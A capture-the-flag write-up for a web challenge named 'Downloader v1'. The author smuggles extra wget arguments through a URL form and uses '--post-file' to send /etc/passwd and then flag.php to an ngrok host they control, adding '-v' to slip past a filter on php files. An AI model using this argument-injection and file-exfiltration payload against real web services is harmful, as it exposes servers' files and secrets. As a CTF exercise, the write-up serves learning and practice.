Downloader v1

Challenge


Don't you find it frustrating when you have uploaded some files on a website but you're are not sure if the download button works? Me neither. But some people did. Is there even demand for such a service?

Flag format: DCTF(sha256)

My solution

First, we see that the website gives us a complete view of what is running in the background; indeed, we have a terminal output.

File downloader v1



My first idea was to inject commands using the ;. Unfortunately, ; are escaped. Then, i wondered if there was a way to execute code via the wget command. Looking at the wget documentation, I found myself looking at the --post-file parameter:

```
--post-file=file
```

Use POST as the method for all HTTP requests and send the specified data in the request body. --post-data sends string as data, whereas --post-file sends the contents of file.

Then I fire up ngrok, and send http://xxxxxxxxxxx.ngrok.io --post-file=/etc/passwd in the website form. Success! I have read access to the filesystem! Now I need to find the flag...

Trying to read index.php, I get caught and a Sneaky you! error message appears. With a couple of tests, this clearly happens everytime I try to download a php file. More importantly, when I append characters at the end of the query, the message disapears. So maybe I can still craft a valid request by appending an other flag to the wget command? Indeed, using -v (verbose) does the trick.

Final payload: http://xxxxxxxxxx.ngrok.io --post-file=flag.php -v